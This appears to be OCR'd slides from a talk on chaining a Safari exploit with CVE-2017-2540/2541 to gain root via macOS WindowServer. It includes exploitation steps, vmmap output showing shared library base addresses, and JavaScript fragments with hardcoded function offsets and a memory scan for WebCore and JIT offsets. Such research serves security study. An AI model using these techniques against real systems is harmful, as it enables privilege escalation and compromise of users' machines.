
Exploiting CVE-2017-2540, 2541

- Exploitation Steps
  - Acquiring the server port name through call **CGSGetConnectionPortById**
    - Call “_XGetConnectionPSN” (It should be fails.)
    - When function call fails, get a static address.
      - CVE-2017-2540
      - Wii use as first argument of mprotect function.


Exploiting CVE-2017-2540, 2541

- Exploitation Steps
    - Create a new Window, set a Dictionary property to window.
        - ROP payload and shell code.
        - setuid(0) should contains shellcode.
- Call _XGetWindowMovementGroup.
    - Pass window id and length of Dictionary property

Detail payload movementGroup



WindowServer Pwn Demo



Now,
what should we do?

- Safari RCE -> WindowServer EoP
- Safari RCE Side
  - Improve to speed & reliability
- WindowServer EoP Side
  - Change the exploit code to make it simpler
- Think about Exploit Mitigations!

ASLR!
is that still problem?

```
ShinJeonghoonui-Mac-mini:~ singi$ ps aux | grep WebContent
singi             10599   0.0  0.0  4267768    828 s000  S+
 12:10PM   0:00.00 grep WebContent
singi             10438   0.0  0.3 106112516  47824   ??  Ss
  12:08PM   0:00.45 /System/Library/Frameworks/WebKit.framew
ork/Versions/A/XPCServices/com.apple.WebKit.WebContent.xpc/C
ontents/MacOS/com.apple.WebKit.WebContent
ShinJeonghoonui-Mac-mini:~ singi$ vmmap 10438 | grep SkyLigh
t | grep __TEXT
__TEXT                 00007fff5887b000-00007fff58b18000 [ 2
676K  2092K     0K     0K] r-x/r-x SM=COW          /System/L
ibrary/PrivateFrameworks/SkyLight.framework/Versions/A/SkyLi
ght
ShinJeonghoonui-Mac-mini:~ singi$
```

```
ShinJeonghoonui-Mac-mini:~ root# ps aux | grep WindowServer
_windowserver      225   0.0  0.3  5501700  51656   ??  Ss
  10:00AM   2:26.51 /System/Library/PrivateFrameworks/SkyLi
ght.framework/Resources/WindowServer -daemon
root             10565   0.0  0.0  4287224    880 s003  S+
  12:09PM   0:00.00 grep WindowServer
ShinJeonghoonui-Mac-mini:~ root# vmmap 225 | grep SkyLight
| grep __TEXT
__TEXT                 0000000101ac7000-0000000101ac8000 [
   4K     4K     0K     0K] r-x/rwx SM=COW          /System
/Library/PrivateFrameworks/SkyLight.framework/Versions/A/Re
sources/WindowServer
__TEXT                 00007fff58148000-00007fff5887b000 [
7372K  7372K     0K     0K] r-x/r-x SM=COW          /System
/Library/PrivateFrameworks/SkyLight.framework/Versions/A/Re
sources/CursorAsset
__TEXT                 00007fff5887b000-00007fff58b18000 [
2676K  2092K     0K     0K] r-x/r-x SM=COW          /System
/Library/PrivateFrameworks/SkyLight.framework/Versions/A/Sk
yLight
ShinJeonghoonui-Mac-mini:~ root#
```

Safari & WindowServer are share the same base address.

What needed for exploit chain

- Get a Library Address, Function Offsets, ROP Gadgets
  - WebCore, CoreFoundation, JIT Area, …
- Creates useful utility functions.
  - Handle 8byte value, assembly syntax helper, …
- Deep knowledge of x64 Assembly.
  - Some instruction dependent on RSP/RBP register.

What needed for exploit chain

```
//get function address.
SLWindowServerCreateServerPort = setAddr64(SkyLight["base"], 0x00000000001bc0c6);
CGSGetConnectionPortById = setAddr64(SkyLight["base"], 0x2946f);
SLSMainConnectionID = setAddr64(SkyLight["base"], 0x0000000000290bb);
GetReplyPort = setAddr64(LibSystem["base"], 0x00000000000126ca);
PutReplyPort = setAddr64(LibSystem["base"], 0x000000000001275b);
mach_msg = setAddr64(LibSystem["base"], 0x0000000000117a0);
vm_allocate = setAddr64(LibSystem["base"], 0x0000000000018a00);
mach_task_self = setAddr64(LibSystem["base"], 0x0000000000012cbd);
CFArrayCreateMutable = setAddr64(CoreFoundation["base"], 0x00000000000260a0);
CFNumberCreate = setAddr64(CoreFoundation["base"], 0x000000000000d210);
CFArrayAppendValue = setAddr64(CoreFoundation["base"], 0x0000000000029f90);
SLSSetWindowProperty = setAddr64(SkyLight["base"],  0x00000000002006ad);
CFStringCreateWithBytes = setAddr64(CoreFoundation["base"], 0x00000000000149e0);
CFRelease = setAddr64(CoreFoundation["base"], 0x000000000000e220);
```

What needed for exploit chain

```
function setAddr64( addr, offset )
{
    return { low:addr.low+offset, high:addr.high };
}

function print64(string, addr)
{
    document.write( string, addr.high.toString(16) + addr.low.toString(16) + "<br>");
}

function i2s64(v)
{
    var values = [v.low,v.high];
    var res = "";
    for(i=0;i<values.length;i++)
    {
        res += String.fromCharCode((values[i] & 0x000000ff) >>> 0);
        res += String.fromCharCode((values[i] & 0x0000ff00) >>> 8);
        res += String.fromCharCode((values[i] & 0x00ff0000) >>> 16);
        res += String.fromCharCode((values[i] & 0xff000000) >>> 24);
    }
    return res;
}
```


What needed for exploit chain


```
var webcore_offset = 0;
for(var i=0;i<0x4000;i+=4) {
    x = fdv.getUint32(i, true);
    //document.write(x);
    if( ((x & 0x00000fff) >>> 0) == 0xbd8) {
        y = fdv.getUint32(i+4, true);
        z = fdv.getUint32(i+32, true);
        if( (((y & 0x0000ffff) >>> 0) == 0x7fff) && (((z & 0x00000fff) >>> 0) == 0xcd0)) {
            webcore_offset = i;
            break;
        }
    }
}
jit_offset = webcore_offset - 0x20;
```

When create exploit Having a problems

- CFArrayCreateMutable Problem
  - Problem allocating large memory of malloc
    - Solved using CFArrayCreate.
- CFWriteStreamCreateWithAllocatedBuffers Problem
  - `0x106610eeb <+11>: movaps %xmm0, -0x20(%rbp)`

